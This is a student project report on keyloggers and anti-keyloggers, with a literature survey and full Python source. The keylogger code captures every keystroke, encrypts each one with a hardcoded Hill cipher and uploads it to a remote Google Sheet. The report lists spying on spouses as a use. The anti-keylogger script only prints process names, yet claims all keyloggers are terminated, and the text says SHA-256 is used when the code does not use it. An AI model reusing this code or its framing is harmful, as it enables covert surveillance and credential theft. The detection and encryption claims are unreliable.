

KEYLOGGERS AND ANTI-KEYLOGGERS

A PROJECT REPORT

Submitted by

Raghav Jindal (18BCE2080)

Course Code: CSE3502

Course Title: INFORMATION SECURITY MANAGEMENT

Under the guidance of

Dr. Manikandan K

Associate Professor

SCOPE, VIT, Vellore.



VIT[®]

Vellore Institute of Technology
(Deemed to be University under section 3 of UGC Act, 1956)

SCHOOL OF COMPUTER SCIENCE AND ENGINEERING

JUNE, 2021

INDEX

1. INTRODUCTION	1
1.1 PROBLEM STATEMENT	2
1.2 AIM	2
2. LITERATURE SURVEY	3
3. OVERVIEW OF THE WORK	7
3.1 PROBLEM DESCRIPTION	7
3.2 WORKING MODEL	7
3.4 ALGORITHMS	9
4. APPLICATIONS OF THE PROJECT	10
5. IMPLEMENTATION	11
5.1 DESCRIPTION OF MODULES	11
5.1.1 KEYLOG MODULE	11
5.1.2 ANTI - KEYLOG MODULE	12
5.2 SOURCE CODE	12
5.3 TEST CASES	21
5.4 EXECUTION OF THE PROJECT	22
5.5 RESULT ANALYSIS	25
6. CONCLUSION AND FUTURE SCOPE	26
7. REFERENCES	26
APPENDIX:	Error! Bookmark not defined.

INDEX OF FIGURES

Figure 1: Flowchart - 1	8
Figure 2: Flowchart - 2	9
Figure 3: System Activities	12

INDEX OF TABLES

Table 1: Test Cases	22
---------------------	----

ABSTRACT

From the recent incidents in some of the countless large and multi-national tech companies, it is quite evident that these companies systematically monitor the computer, intranet or even E-mail use of its employees. There are thousand of products available in the market that allow the organization to keep tabs on their employees, enabling them to monitor what their employees do at work at their so called “Personal” computers, emails on the internet. Key Logger (Keystroke Logging) is a type of surveillance software that once installed in a system, has the ability to record every keystroke made on that system. The recordings are saved in a log file which is usually encrypted.

Under this project, I will be creating a keylogger that will enable us to record all the keystrokes. It will further allow us to obtain information on everything that is being typed through a keyboard. This will let us monitor a person’s usage of the internet and all the other programs in his/her “personal” computer system. On the other hand, keyloggers can also be used to steal information in the form of malware or something similar to it. To counter this problem, an anti-keylogger will also be developed that should enable us to detect whether the system is already being tracked by a keylogger. The anti-keylogger will allow us to be vigil and keep the information on our system secure.

KEYWORDS: *monitoring, keyloggers, anti-keyloggers, keystrokes*

1. INTRODUCTION

What is a Key Logger?

A keylogger, sometimes called as a keystroke logger or system monitor, is a type of surveillance technology used to monitor and record each keystroke typed on a specific computer's keyboard. Keylogger software is also available for use on smartphones, such as Apple's iPhone and Android devices. Keyloggers are often used as a spyware tool by cyber criminals to steal personally identifiable information, credentials and sensitive enterprise data. Key logger recorders may also be used by employers to observe employee's computer activities, parents to supervise their devices or law enforcement agencies to analyse incidents involving computer use. These uses are considered ethical or appropriate in varying degrees. The main objective of keyloggers is to interfere in the chain of events that happen when a key is pressed and when the data is displayed on the monitor as a result of a keystroke. A key logger can be done by introducing a wiring or a hardware bug in the keyboard, to achieve video surveillance; terminating input and/or output; or by also implementing the use of a filter driver in the keyboard stack; and demanding data from the user's keyboard using generalized documented methods.

What is an Anti-Keylogger?

An anti-keylogger is a type of software specifically designed for the detection of keystroke logger software; often, such software will also incorporate the ability to delete or at least immobilize hidden keystroke logger software on a computer. In comparison to most anti-virus or anti-spyware software, the primary difference is that an anti-keylogger does not make a distinction between a legitimate keystroke-logging program and an illegitimate keystroke- logging program, such as malware. Keyloggers are sometimes part of malware packages downloaded onto computers without the owners' knowledge. Anti-keyloggers are used both by large organizations as well as individuals in order to scan for and remove keystroke logging software on a computer. It is generally advised the software developers that anti-keylogging scans be run on a regular basis in order to reduce the amount of time during which a keylogger may record keystrokes. For example, if a system is scanned once every three days, there is a maximum of only three days during which a keylogger could be hidden on the system and recording keystrokes.

1.1 PROBLEM STATEMENT

This fast-paced modern world faces new types of malwares, viruses and other softwares which area challenge to the field of cybersecurity and thus need to be addresses. One of the most common techniques that hackers use to get the user's passwords is key logs. By tracking key logs of the user, the hackers may get to know, what all key strokes are done while filling a particular form in any website making it way easier for the hacker to figure out the passwords. Additionally, many techs related firms also track the key logs of their employees, as they wish to check whether or not their employees use the systems provided by the companies, solely for office purposes. Thus, in this project we've tried to implement these key logs, and even saved the recorded ones to a cloud platform, drive link in our case.

Additionally, we also implemented anti-keyloggers to terminate all the existing key logs in our system which aims to make any personal system safer, if any malicious software tries to record any of the key logs in user's personal system.

1.2 AIM

In this project we intend to make a keylogger program which will be able to record all the key strokes and gain all the information that is typed using a keyboard by the person. By this we will be able to monitor all the things that a person is using or surfing on his laptop. The key logs stored will be stored initially in a temporary notepad file, along with the information such as time at which it was recorded, etc. After which, the details will be encrypted and then stored in the google drive cloud platform, in which it would be linked to one of the excel sheets via google sheets and drive API, which would update the excel sheet in real time, as the key logs keep getting recorded, in an encrypted format such that even if a breach ever occurs, the hacker is not able to figure out the details of the stored key logs, thus taking information security into account.

Since the keyloggers can also be used to steal information (can be in form of malware), along with the keylogger application, an Anti-Keylogger program will also be built that will be able to detect whether there is a keylogger installed or running on the system. By making an anti-keylogger we will be able to monitor the information on our system is not been shared by anyone.

2. LITERATURE SURVEY

2.1. You can type, but you can't hide: A stealthy GPU-based keylogger

Keyloggers are a type of malware that obtains sensitive data by recording any information that has been typed. Usually, we use user-space keyloggers which are easy to write but are comparatively easier to detect as well. In this paper they have attempted a new approach to make a stealthy keylogger which can hide their presence from antivirus detection software's. They explore the idea of leveraging the graphics card as an environment to host the keylogger software. The concept is to monitor the activity of that system without actually changing the initial system's code and data structures but by directly accessing the keyboard buffer from the GPU. It stores all these keystrokes in the memory of the GPU and it can analyze the data where it has been stored itself with negligible runtime overload.

2.2. Method and system for detecting a keylogger on a computer

This system was created to detect the presence of malware such as keyloggers on a computer. The need for this was to protect personal computers from malicious entities that try to collect your private information from your systems. Keyloggers have the capability to send a person's private data in a file to a remote destination via emails, which is extremely dangerous to people. Usually, people rely on anti-spyware software's but keyloggers are usually designed to go undetected by them. In this paper, they have found various ways to detect a keylogger by making a hidden window in the system's memory which provides a unique pattern to gather information after making two scans of the system.

2.3. Method for Anti-Keylogger

A method that prevents keyloggers from logging into text data, which is output by the computer user data input device. By encrypting the user data input device's text data, keyloggers cannot interpret the text data of the user data input device on the computer.

2.4. A metric for the evaluation and comparison of keylogger performance

An implementation of 'Proof of Concept' is usually a good method of testing the exploitability of a weakness. Most cyber issues show that either a PoC works or it does not, it is quite straightforward. So, the viability of data gathering methods need to be empirically

verified. Keyloggers have recently started exploiting side channels to get information from a user's input. Due to this, the performance of a keylogger may not be given as "it works and gathers what was typed". Instead, the viability of the keylogger now needs to be tested based on the speed, user input styles and many metrics more. In the paper they have discussed this and made a framework to assess a keylogger.

2.5. Mobile keylogger detection using machine learning technique

Keylogger is a machine tool designed to record every keystroke in the machine and gives the attacker the ability to steal large amounts of sensitive information without the permission of the message's owner. The primary objective of this project is to identify keylogger applications and prevent data loss and sensitive information leakage. This project is to identify the permissions and storage levels of each application and therefore differentiate applications with the correct permissions and keylogger applications that can be abused. Keyloggers can be found using the Blackbox technique. The black-box approach is based on the behavioral characteristics applicable to all keyloggers and does not depend on the keylogger's structural properties. The project aims to develop a detection system on mobile phones based on a machine learning algorithm to identify keylogger applications.

2.6. Keylogger keystroke biometric system

The developed system uses an open source keylogger to capture data samples of all keystroke input. The keylogger output data is converted to a file format which is suitable for processing by Pace Keystroke Biometric System (PKBS). This study predicts the entire system for determining the accuracy of the system. It authenticates users based on their recorded keystroke samples.

2.7. Method and system for detecting a keylogger that encrypts data captured on a computer

In this, the software acquires a sample of a part of the memory of a computer; the portion of the memory that is associated with a running process on the system. It inputs it to the computer, as if it were a keystroke input. A data pattern, which consists of at least one occurrence of each set of distinct sub-patterns, is formed. It then acquires a second sample of the memory and compares the first and second sample to identify at least one portion of

data in which the second sample has changed in comparison to the first sample and flags the process running on the system as a potential keylogger.

2.8. Implementation and Embellishment of Prevention of Keylogger Spyware Attacks

The Internet has become a must for modern society. People who use the Internet often for their daily work have an online banking transaction, email and online chat with friends. Malwares are very simple programs that are designed to harm your system. With the help of spyware (some kind of malware), hackers can steal the credentials of your online banking account. Malware attacks are so frequent in the cyber world that such attacks are difficult to detect and protect. Keylogger Spyware Mixed Script Attack. A keylogger spyware can contain both script keylogger and spyware in the same program. The hacker can steal credentials and confidential information from the infected user's system by performing this attack. In this paper it has implemented the keylogger spyware attacks prevention method. It has three stages of keylogger spyware attack, honeypot-based detection and keylogger spyware prevention. The detection of keylogger spyware is performed with the help of HoneyPot. The HoneyPot Agent program deployed in the client system monitors malicious activity and reports them to HoneyPot. All keylogger spyware attack-related information sent by the HoneyPot Agent program is stored in a database maintained at HoneyPot.

2.9. Anti-keylogger computer network system

An anti-keylogger computer network system consists of a servo-side host computer, with a servo software that requires the user to enter confidential data. The application side host computer is provided and the keyboard is attached to the application-side host computer. Keyboard keys are divided into data keys and control keys. The application software is installed on the application side host computer to receive instructions from the servo software and when the anti-keylogger function of the keyboard module is enabled and turned off. A connection network is provided to connect the service-side host computer to the application-side host computer. The translation table program is installed on the application-side host computer and the translation table translation program is installed on the servo software of the server-side host computer.

2.10. An in-depth analysis of the epitome of online stealth: keyloggers; and their countermeasures

Malware has been in existence since the beginning of the computer, and as a result of the continued success and growth of the Internet, its spread has been increasing rapidly. The cyber world represents a shift in the goals of malware writers, which will become more and more insidious over time. Nowadays, online piracy is of great concern to internet users. This paper discusses keyloggers, the symbol of online stealth, presents an analysis of popular anti keyloggers, lists the counter-measures for customers based on the analysis and also demonstrates the approach to client-side authentication to reduce the attack surface available to hackers.

2.11. Bait Your Hook: A Novel Detection Technique for Keyloggers

Software keyloggers are a rapidly growing malware class that are often used to provide confidential information. One of the main reasons for this rapid increase is the possibility of running unpublished programs in the user space to record all keystrokes of the system's users. Such ability to work in an unaffected manner facilitates their implementation and delivery, but at the same time, enables them to understand and model their behavior in detail. Affecting this property, we propose a new detection technique that simulates keystroke sequences (bait) in the input and examines the behavior of the keylogger in the output to identify all the running processes. The technique has been prototyped and examined with the most common free keyloggers. The experimental results are encouraging and confirm the feasibility of the approach followed in practical scenarios.

2.12. A QTE-based Solution to Keylogger Attacks

Keystroke logging is one of the most widespread threats used for password theft these days. This paper presents a different method QTE (Quick Time Events) to protect the user's password for a web page to log into a web service, rather than detecting existing malware or creating a trusted tunnel in the kernel. Installing such solutions on the host requires only the limited rights of the respective computers. The QTE method uses queues for queue users when their input is recorded or ignored by the QTE add-on, which gives users the opportunity to obfuscate keyloggers by inserting meaningless characters into the keystrokes of their passwords. QTE can be applied to all websites with no change.

3. OVERVIEW OF THE WORK

3.1 PROBLEM DESCRIPTION

In recent times, over many articles it has been seen that many companies have tried to invest in tracking their employees work on the office systems, and recording key logs is one of the main methods to do so. Thus, this project aims at building such a program using python, encrypt the recorded key logs, then store it to drive using google drive, sheets APIs. Further, an anti-keylogger program would also aim to solve the problem of any malicious software running on our systems which could record any of the key logs. The program would look for any such softwares running on the PC, and thus terminate them.

3.2 WORKING MODEL

KEYLOGGERS:

In Keyloggers, the input will be all the keystrokes (all the keys pressed from the keyboard).

- Once the user types a key from his/her keyboard, the key logger program running on the background will start executing.
- After this, the alphabet or the special character will be written in the output file – which is key_log.txt notepad file as well as a Spreadsheet in google cloud (google drive) which we have implemented using Google Drive and Spreadsheet APIs.
- The code will be creating a hook manager object and set it for the key strokes and info to follow.
- After this, the key logger will be started in the background and save all the data on the log file as output file.

ANTI-KEYLOGGERS:

- Anti-keyloggers are used so that no one can gain access to the information that a person is typing.
- In this part of the project, we have created a script that will detect the key logger and terminate the key logger process using OS system.
- With this, the information of the user will not be shared by any other person.
- Once the user types the code all running instances of keylogger would be terminated.

3.3 DESIGN DESCRIPTION




Figure 1: Flowchart – 1




Figure 2: Flowchart - 2

3.4 ALGORITHMS

In the project, this hashing algorithm is used to encrypt the data of key logs stored in the temporary notepad file as text, before saving it on the cloud using spreadsheets API. hash the password used by each user.

SHA-2 is an algorithm, a generalized idea of how to hash data. SHA-2 has several variants that all use the same algorithm but use different constants. However, SHA-256 sets additional constants that define the SHA-2 algorithm's behaviour, one such constant being the output size, 256.

4. APPLICATIONS OF THE PROJECT

KEYLOGGER:

- Parental control: Parents can track what their children do on the Internet, and can opt to be notified if there are any attempts to access websites containing adult or otherwise inappropriate content.
- Jealous spouses or partners can use a keylogger to track the actions of their better halves on the Internet if they suspect them of “virtual cheating”.
- Company security: tracking the use of computers for non-work-related purposes, or the use of workstations after hours.
- Company security: using keyloggers to track the input of key words and phrases associated with commercial information which could damage the company (materially or otherwise) if disclosed
- Other security (e.g., law enforcement): using key logger records to analyse and track incidents linked to the use of personal computers.

ANTI-KEYLOGGER:

- Public computers: Public computers are particularly susceptible to key loggers because any number of people can gain access to the machine and install both a hardware keylogger and a software keylogger, either or both of which can be secretly installed in a matter of minutes. Anti-keyloggers are often used on a daily basis to ensure that public computers are not infected with keyloggers, and are safe for public use.
- Gaming usage: Keyloggers have been prevalent in the online gaming industry, being used to secretly record a gamer's access credentials, user name and password, when logging into an account, this information is sent back to the hacker. The hacker can sign on later to the account and change the password to the account, thus stealing it.

- **Financial Institutions:** Financial Institutions have become the target of keyloggers, particularly those institutions which do not use advanced security features such as PIN pads or screen keyboards. Anti-keyloggers are used to run regular scans of any computer on which banking or client information is accessed, protecting passwords, banking information, and credit card numbers from identity thieves.
- **Personal use:** The most common use of an anti-keylogger is by individuals wishing to protect their privacy while using their computer; uses range from protecting financial information used in online banking, any passwords, personal communication, and virtually any other information which may be typed into a computer. Key loggers are often installed by people known by the computer's owner, and many times have been installed by an ex-partner hoping to spy on their ex-partner's activities, particularly chat.

5. IMPLEMENTATION

5.1 DESCRIPTION OF MODULES

5.1.1 KEYLOG MODULE

- In Keyloggers, the input will be all the keystrokes (all the keys pressed from the keyboard).
- Once the user types a key from his/her keyboard, the key logger program running on the background will start executing.
- After this, the alphabet or the special character will be written in the output file. The code will be creating a hook manager object and set it for the key strokes and info to follow.
- After this, the key logger will be started in the background and save all the data on the log file as output file.

5.1.2 ANTI - KEYLOG MODULE

- Anti-keyloggers are used so that no one can gain access to the information that a person is typing.
- In this part of the project, we will create a script that will detect the key logger and terminate the key logger process using the system.
- With this, the information of the user will not be shared by any other person.
- Once the user types the code all running instances of keylogger would be terminated.

System Activities					
Keystrokes	Clipboard	Screenshots	Application	System	Time
Date	Window Caption	Application Path	Input Keystrokes		
3/14/2009 11...	nick.wilss@gmail.com	C:\Program Files\Googl...	[Caps]N[Caps]obody[S...	SY	
3/14/2009 11...	Microsoft Excel - Book1	C:\Program Files\Micros...	tools[TAB]sales	SY	
3/14/2009 11...	Document3 - Microsoft ...	C:\Program Files\Micros...	[Enter]employess[Spac...	SY	
3/14/2009 11...	Untitled - Notepad	C:\Windows\System32\...	[Enter]records	SY	
3/14/2009 11...	Untitled - Notepad	C:\Windows\System32\...	[Enter]times	SY	
3/14/2009 11...	Microsoft Excel - Book1	C:\Program Files\Micros...	date	SY	
3/14/2009 11...	Document4 - Microsoft ...	C:\Program Files\Micros...	hi[Space]sir[Space][Ent...	SY	
3/14/2009 11...	Document3 - Microsoft ...	C:\Program Files\Micros...	hi[Space]julia[Space]ho...	SY	
3/14/2009 11...	Untitled - Notepad	C:\Windows\System32\...	hi[Space]sir[Space]y[B...	SY	
3/14/2009 11...	Untitled - Notepad	C:\Windows\System32\...	free[Space]download[S...	SY	

Date : 3/14/2009 11:33:08 AM
Window Caption : nick.wilss@gmail.com
Application Path : C:\Program Files\Google\Google Talk\googletalk.exe
Computer\User : SYST02\Smith

Input Keystrokes : Nobody can even know that we are meeting since last 6 months, even your wife

☒ Show Only Printing Keystrokes View Keystrokes Activities

Figure 3: System Activities

5.2 SOURCE CODE

keylogger.py

```
import logging
from utils.db_operations import *
from utils.encryption import *
""" Keylogging the keys pressed by the user. """
```



```

print("Key Logging Has Begun...")
break_program = False
def on_press(key):
    global break_program
    if key!=Key.esc:
        s = str(key)[1] + 'x'
        # print(s)
        encryptedKey = encrypt(s)
        uploadToDatabase(str(encryptedKey))
        logging.info(str(key))
    else:
        exit(1)

with Listener(on_press=on_press) as listener:
    listener.join()

```

decrypt_logs.py

```

from utils.decryption import *
from utils.db_operations import *

"""
To fetch the encrypted key from the DB and decrypt them
"""

data = sheet.get_all_records()
key_log = ""
for item in data:
    # print(item)
    if (item['Key']==""):
        continue
    key_log += item['Key']
decrypted_log = decrypt_logs(key_log)
decrypted_log = decrypted_log[::2]

```

```
print(decrypted_log)
```

Anti_keylogger.py

```
import os
```

```
import time
```

```
import psutil
```

```
# "someProgram" in (p.name() for p in psutil.process_iter())
```

```
for p in psutil.process_iter():
```

```
    print(p.name)
```

```
print("All Existing KeyLogs Terminated!")
```

```
# var = os.system("TASKKILL /F /IM keylogger.exe")
```

```
# import ctypes # An included library with Python install.
```

```
# ctypes.windll.user32.MessageBoxW(0, "Keylogger has been terminated", "Keylogger",  
1)
```

db_operations.py

```
import logging
```

```
import math
```

```
import os
```

```
import sys
```

```
from datetime import datetime
```

```
import gspread
```

```
import numpy as np
```

```
from oauth2client.service_account import ServiceAccountCredentials
```

```
from pynput.keyboard import Key, Listener
```

```
"""
```

```
Manages all DB or Spreadsheet Operations to store and retrieve the Keys
```

```
"""
```

```

log_dir = ""
sys.path.append(os.path.dirname(os.path.dirname(os.path.abspath(__file__))))
logging.basicConfig(filename=(log_dir + "key_log.txt"), level=logging.DEBUG,
format='%(asctime)s: %(message)s')

```

```

scope = ['https://spreadsheets.google.com/feeds', 'https://www.googleapis.com/auth/drive']
creds = ServiceAccountCredentials.from_json_keyfile_name('client_secret.json', scope)
client = gspread.authorize(creds)
sheet = client.open("18BCE0369-370 Key&AntiKeyLogger").sheet1
record_count = len(sheet.get_all_records())

```

```

def uploadToDatabase(key):
    global record_count
    if record_count==0:
        sheet.insert_row(["Timestamp", "Key"], 1)
    index = record_count + 2
    now = datetime.now()
    dt_string = now.strftime("%d/%m/%Y %H:%M:%S")
    row = [dt_string, key]
    sheet.insert_row(row, index)
    record_count += 1
    # print("Uploading to database: ", end=" ")
    # print(row)
    # print(index)

```

decryption.py

```

import numpy as np
"""
Decryption of the Key-Logger Keys
"""
def decrypt(encrypted_msg):

```

```

C = make_key()
determinant = C[0][0] * C[1][1] - C[0][1] * C[1][0]
determinant = determinant % 26
multiplicative_inverse = find_multiplicative_inverse(determinant)
C_inverse = C
C_inverse[0][0], C_inverse[1][1] = C_inverse[1, 1], C_inverse[0, 0]
C[0][1] *= -1
C[1][0] *= -1
for row in range(2):
    for column in range(2):
        C_inverse[row][column] *= multiplicative_inverse
        C_inverse[row][column] = C_inverse[row][column] % 26
P = create_matrix_of_integers_from_string(encrypted_msg)
msg_len = int(len(encrypted_msg) / 2)
decrypted_msg = ""
for i in range(msg_len):
    column_0 = P[0][i] * C_inverse[0][0] + P[1][i] * C_inverse[0][1]
    integer = int(column_0 % 26 + 65)
    decrypted_msg += chr(integer)
    column_1 = P[0][i] * C_inverse[1][0] + P[1][i] * C_inverse[1][1]
    integer = int(column_1 % 26 + 65)
    decrypted_msg += chr(integer)
if decrypted_msg[-1] == "0":
    decrypted_msg = decrypted_msg[:-1]
return decrypted_msg

def find_multiplicative_inverse(determinant):
    multiplicative_inverse = -1
    for i in range(26):
        inverse = determinant * i
        if inverse % 26 == 1:
            multiplicative_inverse = i
            break
    return multiplicative_inverse

```

```

def make_key():
    """
    Make sure cipher determinant is relatively prime to 26 and only a/A - z/Z are given
    """
    determinant = 0
    C = None
    while True:
        cipher = 'oplk'
        C = create_matrix_of_integers_from_string(cipher)
        determinant = C[0][0] * C[1][1] - C[0][1] * C[1][0]
        determinant = determinant % 26
        inverse_element = find_multiplicative_inverse(determinant)
        if inverse_element == -1:
            print("Determinant is not relatively prime to 26, uninvertible key")
        elif np.amax(C) > 26 and np.amin(C) < 0:
            print("Only a-z characters are accepted")
            print(np.amax(C), np.amin(C))
        else:
            break
    return C

def create_matrix_of_integers_from_string(string):
    """
    Map strings to a list of integers:
    a/A <-> 0, b/B <-> 1 ... z/Z <-> 25
    """
    integers = [chr_to_int(c) for c in string]
    length = len(integers)
    M = np.zeros((2, int(length / 2)), dtype=np.int32)
    iterator = 0
    for column in range(int(length / 2)):
        for row in range(2):
            M[row][column] = integers[iterator]
            iterator += 1

```

```

    return M

def chr_to_int(char):
    char = char.upper()
    integer = ord(char) - 65
    return integer

def decrypt_logs(encrypted_logs):
    return decrypt(encrypted_logs)

if __name__ == "__main__":
    encrypted_msg = input("Encrypted Message: ")
    decrypted_msg = decrypt(encrypted_msg)
    print(decrypted_msg)

```

encryption.py

```

import numpy as np
"""
Encryption of the Key-Logger Keys
"""

hill_key = "oplk"

def encrypt(msg):
    """
    Encryption Steps:
    # Replace spaces with nothing
    # Ask for keyword and get encryption matrix
    # Append zero if the message isn't divisible by 2
    # Populate message matrix
    # Calculate length of the message
    # Calculate P * C

```

```

    # Dot product
    # Modulate and add 65 to get back to the A-Z range in ascii
    # Change back to chr type and add to text
    # Repeat for the second column
msg = msg.replace(" ", "")
C = make_key()
len_check = len(msg) % 2 == 0
if not len_check:
    msg += "0"
P = create_matrix_of_integers_from_string(msg)
msg_len = int(len(msg) / 2)
encrypted_msg = ""
for i in range(msg_len):
    row_0 = P[0][i] * C[0][0] + P[1][i] * C[0][1]
    integer = int(row_0 % 26 + 65)
    encrypted_msg += chr(integer)
    row_1 = P[0][i] * C[1][0] + P[1][i] * C[1][1]
    integer = int(row_1 % 26 + 65)
    encrypted_msg += chr(integer)
return encrypted_msg

def make_key():
    """
    Makes sure the cipher determinant is relatively prime to 26 and only a/A - z/Z are given
    """
    determinant = 0
    C = None
    while True:
        cipher = hill_key
        C = create_matrix_of_integers_from_string(cipher)
        determinant = C[0][0] * C[1][1] - C[0][1] * C[1][0]
        determinant = determinant % 26
        inverse_element = find_multiplicative_inverse(determinant)
        if inverse_element == -1:
            print("Determinant is not relatively prime to 26, uninvertible key")

```

```

    elif np.amax(C) > 26 and np.amin(C) < 0:
        print("Only a-z characters are accepted")
        print(np.amax(C), np.amin(C))
    else:
        break
return C

def find_multiplicative_inverse(determinant):
    multiplicative_inverse = -1
    for i in range(26):
        inverse = determinant * i
        if inverse % 26 == 1:
            multiplicative_inverse = i
            break
    return multiplicative_inverse

def create_matrix_of_integers_from_string(string):
    """
    Maps strings to a list of integers:
    a/A <-> 0, b/B <-> 1 ... z/Z <-> 25
    """
    integers = [chr_to_int(c) for c in string]
    length = len(integers)
    M = np.zeros((2, int(length / 2)), dtype=np.int32)
    iterator = 0
    for column in range(int(length / 2)):
        for row in range(2):
            M[row][column] = integers[iterator]
            iterator += 1
    return M

def chr_to_int(char):
    char = char.upper()
    integer = ord(char) - 65
    return integer

```


5.3 TEST CASES


TEST CASE ID	TEST CASE OBJECTIVE	STEPS	INPUT DATA	EXPECTED OUTPUT	ACTUAL OUTPUT	STATUS
TC01	Importing libraries	Run the cell to import libraries	import library_name	Libraries successfully imported	Libraries successfully imported	PASS
TC02	The Keylog modules	Running the code for Keylog module	Key strokes and data	Successful tracking of keylogs in txt file	Successful tracking of keylogs in txt file	PASS
TC03	Encryption	Encrypting the data stored in the txt file	The data stored in txt file i.e., record of key strokes	Successful encryption	Successful encryption	PASS
TC04	Storing key logs in cloud using spreadsheet APIs and DB operations module	Storing the key logs in drive spreadsheet	The stored key logs	Successful upload of key logs in the spreadsheet	Successfully upload of key logs in the spreadsheet	PASS

